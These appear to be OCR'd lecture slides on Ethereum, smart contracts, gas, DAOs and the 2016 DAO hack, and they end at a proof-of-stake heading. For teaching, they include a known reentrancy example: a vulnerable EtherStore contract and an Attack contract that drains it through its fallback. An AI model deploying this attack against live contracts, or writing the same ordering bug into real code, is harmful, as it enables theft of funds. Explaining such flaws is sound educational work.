


- Instantaneous
- Scalable
- Low cost
- Cross blockchain

Lightning Network



Ethereum : the world decentralized computer



What is a smart contract?

- Turing complete
- Allows for loops
- Similar to C#, Java
- Allow for viruses


Turing-Complete?

No Yes


What is a smart contract?

Each Node has:

1. History of all smart contracts
2. History of all transactions
3. Current state of all smart contracts



Decentralized applications (Dapps)




- Blockchain data : transactions
- Advanced data : IPFS,FIL, ARWEAVE,


EVM & Gas

- EVM : Secluded virtual machine running on each node (security)
- You have to pay gas for any calculation you need to run : to avoid heavy calculation or infinite loop (see Gas costs from yellow paper)
- https://ethereum.github.io/yellowpaper/paper.pdf
- https://github.com/djrtwo/evm-opcode-gas-costs/blob/master/opcode-gas-costs_EIP-150_revision-1e18248_2017-04-12.csv
- https://ethgasstation.info/
- https://www.ethgastracker.com/
- Gnosis where gas is price in DAI

Decentralized Autonomous Organizations

- Aave DAO one of the most compelling example : the whole money market structure is voted
- Decentralized AI agent





The DAO attack


2016
On Ethereum
Investor-directed venture capital fund
Stateless
May 2016 Crowdfunded ~$150,000,000
June 2016 Hacked for ~$50,000,000
Dilemma: *“Code Is Law?”*
Hard fork
Ethereum split into ETH and ETC
Hacker walked away with ~$67,000,000 in ETC
Problem in DAO code not Ethereum

DAO hack : reentrancy hack

```
What happened?
Attack was able to call EtherStore.withdraw multiple times before
EtherStore.withdraw finished executing.

Here is how the functions were called
- Attack.attack
- EtherStore.deposit
- EtherStore.withdraw
- Attack fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack.fallback (receives 1 Ether)
- EtherStore.withdraw
- Attack fallback (receives 1 Ether)
*/

contract EtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

contract Attack {
    EtherStore public etherStore;
    uint256 public constant AMOUNT = 1 ether;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= AMOUNT) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= AMOUNT);
        etherStore.deposit{value: AMOUNT}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

https://solidity-by-example.org/hacks/re-entrancy/


Soft versus hard forks (every one follows its philosophy)



Hard Forks = Loosen Rules

Hard Fork


Soft Forks = Tighten Rules




Soft Fork

Hard Forks = Loosen Rules


Soft Forks = Tighten Rules



How PoS (proof of stake) works ?

